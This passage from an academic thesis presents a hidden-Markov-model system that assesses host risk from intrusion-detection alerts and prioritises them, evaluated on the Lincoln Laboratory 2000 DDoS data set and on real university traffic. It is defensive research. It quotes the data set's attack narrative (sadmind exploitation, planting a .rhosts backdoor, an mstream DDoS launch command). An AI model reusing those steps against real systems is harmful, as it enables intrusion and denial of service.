(b) True risk computed from the generating HMM (30 min).


Figure 3.7: Assessed and true risk for example B (30 min)

3.7 Prototype Implementation

This section discusses the architecture of the real-time risk assessment system and how it is integrated into the STAT framework. Some implementation details are also presented. The prototype implements single sensor risk-assessment (see Section 3.4.1) with continuous-time approximation (see Section 3.3.2). Two of the hosts in the first data set is in fact covered by multiple sensors, but they are modeled as a single sensor for simplicity. As in Section 3.6, the assets are represented by individual hosts. However, the hosts in this example are modeled as $S = \{G, P, A, C\}$. G represents the state where there are no security incidents, P represents the state where the host is probed or scanned, A represents the state where the host is under attack, and C represents the state where the host is compromised.

3.7.1 System Architecture

The risk-assessment system receives input events from multiple IDS sensors throughout the protected network. The alerts generated by the sensors are either in the IDMEF format [A39] or in a format native to the sensor. These are converted into IDMEF alerts before further processing. IDS alerts from the sensors are collected



(a) Assessed risk based on estimated parameters (60 s).

(b) True risk computed from the generating HMM (60 s).

Figure 3.8: Assessed and true risk for example B (60 s)

by the MetaSTAT collector [A133, A134] through network connections. MetaSTAT merges the different alert streams, and the aggregate stream is fed to the risk-assessment system. The output of the system is a stream of prioritized alerts. The main advantage of this system is that security administrators are able to identify the most important alerts by sorting them by their prioritization value.

The prototype is implemented as a set of modules in the STAT framework [A133, A134], as shown in Figure 3.9. The system consists of three different modules: *Alert Classification*, *Spoof Detection*, and *Risk Analysis*. The functions of each of these modules are explained in detail below.




Figure 3.9: Overview of the system architecture

Alert Classification

The classification module augments the incoming alerts with a classification attribute. The classification assigned to a given alert is dependent on the impact that the attack referenced in the alert has on the network. The system utilizes the following classes of attacks: *successful_recon_limited*, *successful_user*, and *successful_admin*. The IDMEF standard specifies an optional classification attribute, and the classification module uses this attribute if it is set by the intrusion detection sensor. Unfortunately, most sensors do not provide a value for the classification attribute. When the classification module encounters alerts with no classification, the missing attribute is looked up in a database. This database contains a mapping from sensor-type/alert-name tuples to the corresponding class. The mapping database can be created manually by looking at the rules of the deployed intrusion detection sensors and classifying each rule as either referring to a successful_recon_limited, successful_user, or successful_admin attack. The database can also be created automatically if the rules of the intrusion detection sensors contain a CVE id, which is often the case. The CVE database can be queried for the description of the attack and the classification can be filled in from the description.

IP Spoof Detection

A problem that may occur is that some alerts do not contain the real IP of the host that caused the IDS alert to be generated. This happens when the attacker host spoofs the source IP of the packets that are part of the attack, as is the case in Section 3.8.1. A network IDS monitoring the attack traffic sees the attack coming from the spoofed IP and reports the spoofed IP as the attacker. The spoof detection module detects spoofed alerts and attempts to infer the real IP of the attacker.

Spoof detection can be performed by keeping track of what IP addresses each host is utilizing. An anti-spoofing tool, such as `arpwatch`, can be utilized to create a database of what IPs are associated with each Ethernet address. When the spoof detection module of the risk assessment system receives an alert, the database is

consulted to check if the attacker IP contained in the alert matches the Ethernet address in the alert. A problem with this approach is that most intrusion detection alerts do not contain Ethernet addresses and that packets with spoofed Ethernet addresses would not be detected.

The approach taken in this chapter is to check whether the IPs referenced in the alert are part of the protected network. If neither the attacker nor the victim is part of the protected network, the attack must either be spoofed or an outside attacker is attacking another outsider using the protected network. Since most networks do not allow traffic from third parties to transit their network, the second case is highly unlikely, and one can conclude that spoofing has taken place. Note that this spoof detection mechanism is unable to catch instances of spoofing where the victim of the spoofing is within the protected network. When a spoofed alert is detected, the real IP of the attacker can be fetched from the IP mapping database if Ethernet addresses are present in the alerts. In the case of alerts without Ethernet addresses the real attacker cannot easily be identified. In this case, any of the hosts in the protected network could be the attacker. The spoof detection module handles this by associating the alert with every host in the subnet where the attack was detected.

3.7.2 Risk Assessment

After spoof detection is performed, the alerts are processed by the risk assessment module. The module keeps one HMM for each of the protected hosts. When an alert is received, the models for the hosts referenced in the alert are looked up. For each of these hosts, the HMM is updated with the latest observation. Finally, the risk value for each of the affected hosts is calculated and the alert is augmented with the maximum of these risk values before the alert is sent to the administrator. The real-time risk assessment implementation is based on the algorithms in Section 3.3. Only one observation probability matrix $\mathbf{Q}$ is defined for each host. For hosts with multiple sensors (Mill and Pascal in Section 3.8.1), all sensors have been incorporated into one $\mathbf{Q}$.

The implementation is integrated into the STAT framework, as described above. It consists of the following C++ classes: `RiskObject` (representing a host), `RiskSensor` (representing an IDS sensor), and `RiskObservation` (representing a sensor observation). The implementation receives IDMEF messages from the framework, and processes these based on the source and destination IP addresses, sensor identities, alert timestamps, and the alert impact values. The C++ code implementing the core risk assessment functionalities is included in Appendix C for reference.

As the HMMs are discrete-time models, the risk is updated for every second for each host, based on the available alerts relevant to each host. A relevant alert either has the IP address of the host in question as its source or destination IP address, or it originates from a host-based IDS on the host. If no alert is available for a host, the system uses the default observation "no_alert" as input to the HMM computation. If more than one alert is received for a host during the 1 s. interval, the first alert is processed and the remaining alerts are queued for the next intervals. For the sake of responsiveness, the maximum queue size is set to 60 seconds for the purpose of this section. All new alerts will be discarded when the maximum queue size has been reached. This approach is chosen in order to be able to handle alert bursts, such as the outbound DDoS described in Section 3.8.1. Note that the problem of alert queues can be mitigated by choosing a sufficiently short time interval for the hidden Markov models.

3.8 Experiments

The purpose of this section is to validate the proposed method and to demonstrate how the proposed system can be used on real-life data. For the experiments two different data sets were used: the Lincoln Laboratory 2000 data set and traffic data from the Technical University of Vienna (TU Vienna). The first data set contains experimental data, whereas the second contains data from a real network. The advantage of using the Lincoln Labs data is that it contains a truth file [B161]. Therefore, the results can be checked against these values. The TU Vienna data

set validates the feasibility of using the approach on real data.

The basic experimental approach was to determine the HMM parameters $\mathbf{Q}$, $\mathbf{P}$, π, and $\mathcal{C}$ for the Lincoln Laboratory data and to verify that the results produced by our method correspond to the information gleaned from the truth file. The same parameters were then used on the real traffic data from TU Vienna in order to validate the model's parameters in a realistic setting. By using the same HMM parameters for both data sets, where applicable, it is possible to compare the results obtained from the two cases.

The outcome of the experiments are highly dependent on the HMM parameters and the alert classification, in addition to the alert and traffic data used. The HMM parameters used in these examples were determined manually based on the authors' experience with the models. The following general guidelines were used in determining the appropriate values for the parameters:

- The risk level for a host should be close to zero when there are no alerts. This implies that the probability of being in state G should be close to 1 when there are no alerts.
- When state C occurs, the model should stay in this state longer than it would for states P and A.
- In order to make the results comparable, the cost vector for all hosts are identical. In a real setting, the cost vectors for different assets would vary depending on their value.

Section 3.8.1 presents the details of the parameters used and the results of applying the method to the Lincoln Laboratory 2000 data set. Section 3.8.2 presents the same for the TU Vienna data.

3.8.1 Lincoln Laboratory Scenario (DDoS)

The Lincoln Laboratory 2000 data set [B161] is based on experimental network traffic for a network of four class C subnets. The data set contains a network

dump, as well as Solaris BSM [A122] system logs. This data has been processed with the Snort network-based IDS and the USTAT host-based IDS in order to generate IDMEF alerts. The resulting data set contains more than three hours of intrusion detection data for subnets 172.16.112.0/24, 172.16.113.0/24, 172.16.114.0/24, and 172.16.115.0/24. The hosts Mill (172.16.115.20), Pascal (172.16.112.50), and Locke (172.16.112.10) are attacked and compromised, and they are then used to launch a DDoS attack against an external host using spoofed IP addresses. There are two Snort network IDS sensors (an outside sensor and a DMZ sensor), and the hosts Mill and Pascal are equipped with instances of the USTAT host-based IDS.

Attack Phases

The data set contains an attack in five phases (see [B161]). The phases are outlined below with excerpts from the original description.

IP sweep approximate time 09:45 to 09:52: "The adversary performs a scripted IPsweep of multiple class C subnets on the Air Force Base. (...) The attacker sends ICMP echo-requests in this sweep and listens for ICMP echo-replies to determine which hosts are up."

sadmind ping approximate time 10:08 to 10:18: "The hosts discovered in the previous phase are probed to determine which hosts are running the sadmind remote administration tool. (...) Each host is probed, by the script, using the ping option of the sadmind exploit program."

Break in to Mill, Pascal, and Locke approximate time 10:33 to 10:34: "The attacker then tries to break into the hosts found to be running the sadmind service in the previous phase. The attack script attempts the sadmind Remote-to-Root exploit several times against each host (...) there are 6 exploit attempts on each potential victim host. To test whether or not a break-in was successful, the attack script attempts to login."

Installation of DDoS tools on Mill, Pascal, and Locke approximate time 10:50: "Entering this phase, the attack script has built a list of those hosts on which it has successfully installed the hacker2 user. These are Mill, Pascal, and Locke. For each host on this list, the script performs a telnet login, makes a directory (...) and uses rcp to copy the server-sol binary into the new directory. This is the mstream server software. The attacker also installs a .rhosts file for themselves."

Outbound DDoS with spoofed source IP addresses approximate time 11:27: "In the final phase, the attacker manually launches the DDoS. This is performed via a telnet login to the victim on which the master is running, and then, from the victim, a telnet to port 6723 of the localhost. (...) The command mstream 131.84.1.31 5 causes a DDoS attack, of 5 seconds duration (...) to be launched by all three servers simultaneously."

Observation Messages

Based on the available alert data and the output from the alert classification preprocessor, we use the following observations in the implementation:

1. Suspicious Snort alert: All alerts that are not explicitly classified.
2. Compromise Snort alert: All alerts that are classified as "successful_admin".
3. Scan Snort alert: All alerts that are classified as "successful_recon_limited".
4. host-based alert (only available for hosts Mill and Pascal): The data set only contains the alert types "unauth_delete" and "restricted_dir_write".
5. Outbound Snort alert: All Snort alerts originating from an internal host.
6. No alert: This observation is assumed whenever there are no other alerts to be processed for a host.

The classification could be made more fine-grained, but it is kept simple in the prototype for demonstration purposes. In particular, the output of the host-based

USTAT IDS in a real setting would generate a wide range of different alert types. In this example, however, we have made the simplification of modeling the USTAT sensor as producing one observation type only. Similarly, we have made the assumption that outbound Snort alerts reduce the probability of being in the "good" state.

Model Parameters

The monitored network consists of 1016 IP addresses, each modeled by an HMM. The transition probability matrices $\mathbf{P}$, observation probability matrices $\mathbf{Q}$, initial state distribution vectors π, and the cost vectors $\mathcal{C}$ are the same for each host, with the exception of the hosts Mill and Pascal, which incorporate the possibility of receiving USTAT alerts. As an example, the host Mill is modeled as follows:

$$\mathbf{P}_{Mill} = \begin{pmatrix} p_{GG} & p_{GP} & p_{GA} & p_{GC} \\ p_{PG} & p_{PP} & p_{PA} & p_{PC} \\ p_{AG} & p_{AP} & p_{AA} & p_{AC} \\ p_{CG} & p_{CP} & p_{CA} & p_{CC} \end{pmatrix}$$

$$= \begin{pmatrix} 0.992995 & 0.004 & 0.003 & 0.000005 \\ 0.004 & 0.991995 & 0.004 & 0.000005 \\ 0.003 & 0.004 & 0.992995 & 0.000005 \\ 1 \times 10^{-34} & 1 \times 10^{-34} & 1 \times 10^{-34} & 1 - 3 \times 10^{-34} \end{pmatrix},$$

$$\mathbf{Q}_{Mill} = \begin{pmatrix} q_G(1) & q_G(2) & q_G(3) & q_G(4) & q_G(5) & q_G(6) \\ q_P(1) & q_P(2) & q_P(3) & q_P(4) & q_P(5) & q_P(6) \\ q_A(1) & q_A(2) & q_A(3) & q_A(4) & q_A(5) & q_A(6) \\ q_C(1) & q_C(2) & q_C(3) & q_C(4) & q_C(5) & q_C(6) \end{pmatrix}$$

$$= \begin{pmatrix} 0.05 & 0.0001 & 0.02 & 0.01 & 0.02 & 0.8999 \\ 0.05 & 0.0001 & 0.25 & 0.01 & 0.02 & 0.6699 \\ 0.1 & 0.005 & 0.1 & 0.03 & 0.03 & 0.735 \\ 0.02 & 0.05 & 0.04 & 0.04 & 0.05 & 0.8 \end{pmatrix},$$

$$\pi_{Mill} = (\pi_G, \pi_P, \pi_A, \pi_C) = (1, 0, 0, 0),$$

$$\mathcal{C}_{Mill} = (c_G, c_P, c_A, c_C) = (0, 25, 50, 100).$$

From $\mathbf{P}_{Mill}$, we can see that the probability of entering the state C is relatively low, but that once entered, the probability of leaving this state is very low. From $\mathbf{Q}_{Mill}$, we can see that the scan observation is relatively likely to occur in the P state, that the suspicious and scan observations are relatively likely to occur in the A state, and that the USTAT and outbound observations have a relatively high probability in the C state. Note that once entered, the C state is likely to last for a long time. From π_{Mill} and $\mathcal{C}_{Mill}$, we can see that the initial state of the host is G with corresponding cost 0. The maximum cost for the host is 100. Most of the

hosts do not have a host-based IDS and are modeled with the following observation probability matrix (host Locke is given as an example):

$$\mathbf{Q}_{Locke} = \begin{pmatrix} 0.05 & 0.0001 & 0.02 & 0 & 0.02 & 0.9099 \\ 0.05 & 0.0001 & 0.25 & 0 & 0.02 & 0.6799 \\ 0.1 & 0.005 & 0.1 & 0 & 0.03 & 0.765 \\ 0.02 & 0.05 & 0.04 & 0 & 0.05 & 0.84 \end{pmatrix}$$

For the purpose of this example all hosts, except the hosts with USTAT, have the exact same model parameters. This is done for demonstration purposes and in order to provide comparable results between the hosts. In a real setting, the model parameters of the hosts would vary according to their security configurations, the observation probability parameters vary according to the sensors used, and the cost vector would be determined by the value of the assets and the consequence of the different security states.

Results

The above models were implemented and used to perform real-time risk assessment on the Lincoln Laboratory data set. The entire data set has a duration of 11836 s., and a total of 36635 alerts, 84 of which are USTAT alerts. The remaining are Snort alerts. As outlined above, the data set consists of an attack in five phases. By inspecting the data set, we can see that the phases correspond to the approximate time periods 1500 - 1920 s. (the IP sweep), 2880 - 3480 s. (the sadmind ping), 4380 - 4420 s. (the break in to Mill, Pascal, and Locke), 5400 s. (the installation of DDoS tools), and 7620 s. (the outbound DDoS).

Figure 3.10 shows the total assessed risk for the Lincoln Laboratory data for the full duration of the data set. The figure shows a sum of the risk for all hosts in the four subnets (in total 1016 hosts). The break-ins performed against Mill, Pascal, and Locke are clearly visible as peaks of risk activity. The sadmind ping

also introduces a peak in the data, but the IP sweep and the installation of DDoS tools are hardly distinguishable from the remaining activity. Note that the system seems to have a minimum risk of approximately 1200 in the long run. This is caused by a stable security state with risk level 1.09 for the individual hosts, given a sufficiently long interval of only "no_alert" observations. The stable security state risk for the entire network is consequently 1107. The difference can be explained by the fact that the host 172.16.114.1 has a high amount (more than 2000) of outbound ICMP related alerts. As a router, this host should probably have different HMM parameters then the other hosts.






Figure 3.10: Total assessed risk for Lincoln Labs data set.

Figure 3.11 (a), (b), and (c) show the assessed risk for the hosts Mill, Pascal, and Locke, respectively. The hosts Mill and Pascal have host-based IDSs (USTAT) that provide several alerts during the experiment. This can be seen in Fig. 3.11 (a), (b), and (c), as the host Locke has far less activity than the other two. Phase 3 and 5 of the attack are clearly marked with the maximum risk activity value (100) for all three hosts. Phase 2 and 4 are also visible as peaks, whereas phase 1 is hardly discernible from the other activity in Fig. 3.11 (a) and (b), and not visible at all in (c). Note that Pascal (Fig. 3.11 (b)) shows more peaks than Mill (Fig. 3.11 (a)).


This is caused by the fact that Pascal produces 70 USTAT alerts, while Mill only produces 14.



(a) Assessed risk for host Mill.



(b) Assessed risk for host Pascal.




(c) Assessed risk for host Locke.


Figure 3.11: Real-time risk assessment for Lincoln Labs data set.

Figure 3.12 (a) and (b) show the assessed total network risk and the assessed risk for Mill at the approximate time of the compromise (4000s to 6000s). The graphs correspond to Fig. 3.10 and 3.11 (a), but zoom in on the time period. Fig. 3.12 (b) shows the two peaks corresponding to phase 3 and 4 of the attack.

By counting the priority of the alerts for the entire data set, we can evaluate the performance of the alert prioritization mechanism. However, for the purpose of the prioritization results, we do not consider the outbound DDoS attack with spoofed IP addresses and the outbound alerts from the router with IP address 172.16.114.1. The outbound DDoS attack alerts represents 93% of the total alerts, and are all



(a) Assessed network risk showing system compromise.



(b) Assessed risk showing host Mill compromise.

Figure 3.12: Lincoln Labs data set showing period of time of compromise.

marked with the highest priority. The IP address 172.16.114.1 is discussed above. It has a high number of alerts (6% of the total amount), and they would also all be marked as maximum priority alerts. Having filtered out these alerts, 52.49% of the alerts are assigned priority below 20, 28.87% priority between 20 and 40, 6.49% priority between 40 and 60, 2.35% priority between 60 and 80, and 9.81% priority between 80 and 100. It is clear that the alert prioritization is successful in that only a small percentage of the alerts are assigned high priority values. The majority of the alerts are marked as low priority.

We see that the risk assessment method with the current configuration and alert classification parameters is able to assess the risk and detect several of the security relevant incidents outlined above. In particular, we see that the model is capable of assigning the appropriate maximum risk values to the two most critical incidents: the compromise and the outbound DDoS attack with spoofed IP addresses.

3.8.2 Real Traffic Data from TU Vienna

The second data set is based on real network traffic from the Technical University of Vienna [A71]. The data set contains a trace of nine days for a class B network. However, in this experiment we have only included three days worth of data from one

class C network. The three days of data were selected as there was no interruptions in the monitoring data for this period, and it was ensured that the selected class C network had a wide range of hosts and services. The limitations were done in order to keep the resource demands of the experiment at an acceptable level. There were no known security incidents during this period. The IDS used in this setup is Snort with the same signature set as in the previous example. The model parameters are also the same as in the previous example, with the exception that there are no host-based IDSs in this setup.

Results

Figure 3.13 shows the assessed risk for the entire network for the full three day period. The two periods of increased risk activity are caused by an increasing amount of outbound alerts, as seen in Figure 3.14 (c). We see that the risk seems to have a lower bound at a level of about 280. This lower bound is the total risk associated with the stable security state of the individual host HMMs. As in Section 3.8.1, the individual stable state risk for a host is 1.09, and the total stable state risk for the network is consequently 276.86.

Figure 3.14 (a), (b), (c), and (d) show the assessed risk for a duration of 3.5 hours, corresponding to the second period of increased activity in Figure 3.13. Figure 3.14 (a) shows the risk activity for the full network, indicating three peaks of increased risk and some periodic fluctuations. Figure 3.14 (b) shows the risk activity for a host with no alert activity. Figure 3.14 (c) shows the risk activity for a host with outbound alerts that lead to several peaks of maximum risk for the host. Based on the underlying traffic data, it has been determined that these alerts are in fact false alerts from Snort caused by a specific user pattern. Finally, Figure 3.14 (d) shows the risk activity for a web server with periodic peaks of risk values between 20 and 40. This is caused by probing activity directed at the web server. This activity is present during the entire period, and is a contributing factor to the fluctuations in Figure 3.13.






Figure 3.13: Total assessed risk for class C subnet (3 days).

For this data set, 46.35% of the alerts are assigned priority below 20, 49.78% priority between 20 and 40, 1.29% priority between 40 and 60, 0.08% priority between 60 and 80, and 2.49% priority between 80 and 100. As for the previous example, it is clear that the alert prioritization is successful in that only a small percentage of the alerts are assigned high priority values.


We see that the approach is applicable to data from real network traffic. However, this example demonstrates that the proposed model is dependent on the accuracy of the underlying IDSs, and false positives and negatives affect the results of the risk assessment. In this experiment, we have reused the HMM parameters from the Lincoln Laboratory example. This allows us to compare the performance of the model under similar circumstances. However, this is not an optimal approach for this data set, as the parameters should be estimated specifically for the monitored network.




(a) Assessed risk for class C subnet.



(b) Assessed risk for host with no alerts.



(c) Assessed risk for host with outbound alerts.



(d) Assessed risk for a web server.

Figure 3.14: Assessment for a real class C subnet (3.5 hours).

3.9 Discussion

This section evaluates some aspects of the proposed approach, and points to areas of future research. This chapter has presented an approach to real-time network risk assessment that determines the risk level of a network as the composition of the risks of individual hosts, providing a precise and fine-grained model for risk assessment. The model is probabilistic and uses hidden Markov models to represent the likelihood of transitions between security states. As a prototype, the risk assessment approach has been tightly integrated with the STAT framework and results of the risk assessment are used to prioritize the IDS alerts. Finally, the approach has been evaluated using both simulations, as well as synthetic and real-world data.

Although experiments have been run using real-world traffic data, the system has not yet been tested on-line with live traffic.

3.9.1 A Comparison to a Naive Approach

The network risk assessment approach presented in this chapter provides a quantification of the risk level of hosts in a network. An alternative, naive approach to this problem could involve counting alerts and assigning a value according to the assumed impact of the alerts. A decay function could be used to facilitate a gradual decrease in risk to avoid a non-decreasing risk situation. The proposed approach provides several advantages over the naive approach. The primary advantage is that HMMs provide an established framework for state estimation, modeling both the probabilities of entering certain states, as well as the probabilities of receiving different observations in each state, effectively providing a framework for representing the false-positive and false-negative effects of IDSs. The state modeling and transition probabilities can also be related to traditional risk assessment methodologies. Finally, the use of learning algorithms and parameter re-estimation can be employed to tune the system automatically.

3.9.2 Managing Risk with Automated Response

In order to achieve effective incident response, it must be possible to effectively initiate defensive measures, for example by reconfiguring the security services and mechanisms in order to mitigate risk. Such measures may be manual or automatic. An information system or network can be automatically reconfigured in order to reduce an identified risk, or the system can act as a support system for system and network administrators by providing relevant information and recommending specific actions. To facilitate such an approach, it is necessary to provide a mechanism that relates a detected security incidence to an appropriate response, based on the underlying risk model. Such a mechanism should include a policy for what reactions should be taken in the case of a particular incident, as well as information on who

has the authority to initiate or authorize the response. Examples of distributed intrusion detection and response systems have been published in [A69, A96].

The dynamic risk-assessment method described in this chapter can provide a basis for automated response. If the risk reaches a certain level, the assessment system may initiate an automated response in order to control the risk level. Such a response may be performed both for individual objects (e.g., a compromised host) or on a network-wide level (if the network risk level is to high). Examples of a local response may be firewall reconfigurations for a host, changing logging granularity, or shutting down a system. Examples of a global response may be the revocation of a user certificate, the reconfiguration of central access control configurations, or firewall reconfigurations. Other examples include traffic rerouting or manipulation, and honeypot technologies. Note that such adaptive measures has to be supervised by human intelligence, as they necessarily introduce a risk in their own right. A firewall reconfiguration mechanism can, for example, be exploited as part of a denial-of-service attack.

3.9.3 Parameter Estimation and Learning

The estimation of the appropriate values for the model parameters $\mathbf{P}$, $\mathbf{Q}$, π, and for the cost vector $\mathcal{C}$ can be determined using either training algorithms or expert knowledge, supported by an appropriate methodology. Notably, a uniform initial distribution of the $\mathbf{P}$ and π parameters is adequate as a basis for training the parameters, according to [A97]. The initial parameters can alternatively be determined using a risk assessment methodology, such as [B152]. These methodologies provide a framework for identifying threats and vulnerabilities and for determining probabilities and consequences of risks. Practical experiments can also be designed to test the false positives and negatives of IDS sensors in order to find initial parameters for $\mathbf{Q}$, and the effects of the internal sensor dependencies described in Section 3.2 can be evaluated through simulations and experiments.

Based on an HMM with initial parameters, there are several algorithms available

for re-estimating the parameters (i.e., training the models). There is, however, no analytical solution to the re-estimation problem, and there is no optimal way of estimating the model parameters based on an observation sequence as training data [A97]. A standard approach for learning HMM parameters is the Baum-Welch method, which uses iteration to select HMM parameters to maximize the probability of an observation sequence.

3.9.4 Model Vulnerabilities

Note that we model the security state of a system; we do not attempt to model individual attacks or attackers. One limitation of the approach is that an attacker with knowledge of the HMMs used could attempt to camouflage a successful compromise by subsequently causing a number of less serious alerts. Depending on the HMMs used, this could lead to a misrepresentation of the risk level of the system.

3.9.5 Performance

Although the experiments in this paper were run in an off-line mode, we believe that the method is capable of handling alerts in real-time. The 3.5 hour Lincoln Laboratory data set was processed in 2 minutes 44 seconds, while the 3 day TU Vienna data set was processed in 20 minutes 54 seconds. Even with significantly smaller time intervals, the model would still be able to process alerts on a single host in real-time for multiple class C networks.

3.9.6 Asset Interdependencies

There are interdependencies between systems and services, and we cannot assume that the risk of one system is independent of the risk of other systems in the same network. The model presented in this chapter should be further developed to incorporate such interdependencies.

Chapter 4

Privacy in Network Monitoring

Grannvar mann,
til gjestebod komen,
tegjer med andre talar.
Lyder med øyro
og med augo skodar,
veltenkt og fyre var.

Håvamål [B178]

Network monitoring is becoming increasingly important, both as a security measure for corporations and organizations, and in an infrastructure protection perspective for nation states. Governments are not only increasing their monitoring efforts, but also introducing requirements for data retention in order to be able to access traffic data for the investigation of serious crimes and terrorism. In Europe, a directive on data retention was passed in 2006 [A125], requiring network operators to implement network monitoring and data retention measures. Network monitoring places a great responsibility on the operator for the confidentiality and privacy of the data that is captured, processed, and stored. The contents of network traffic can obviously be private or confidential, but even traffic data alone can compromise a user's privacy. This is particularly important in the cases where monitoring data is shared between multiple parties. It is essential that the data is protected in such a way that only the minimum amount of data necessary for analysis is provided.

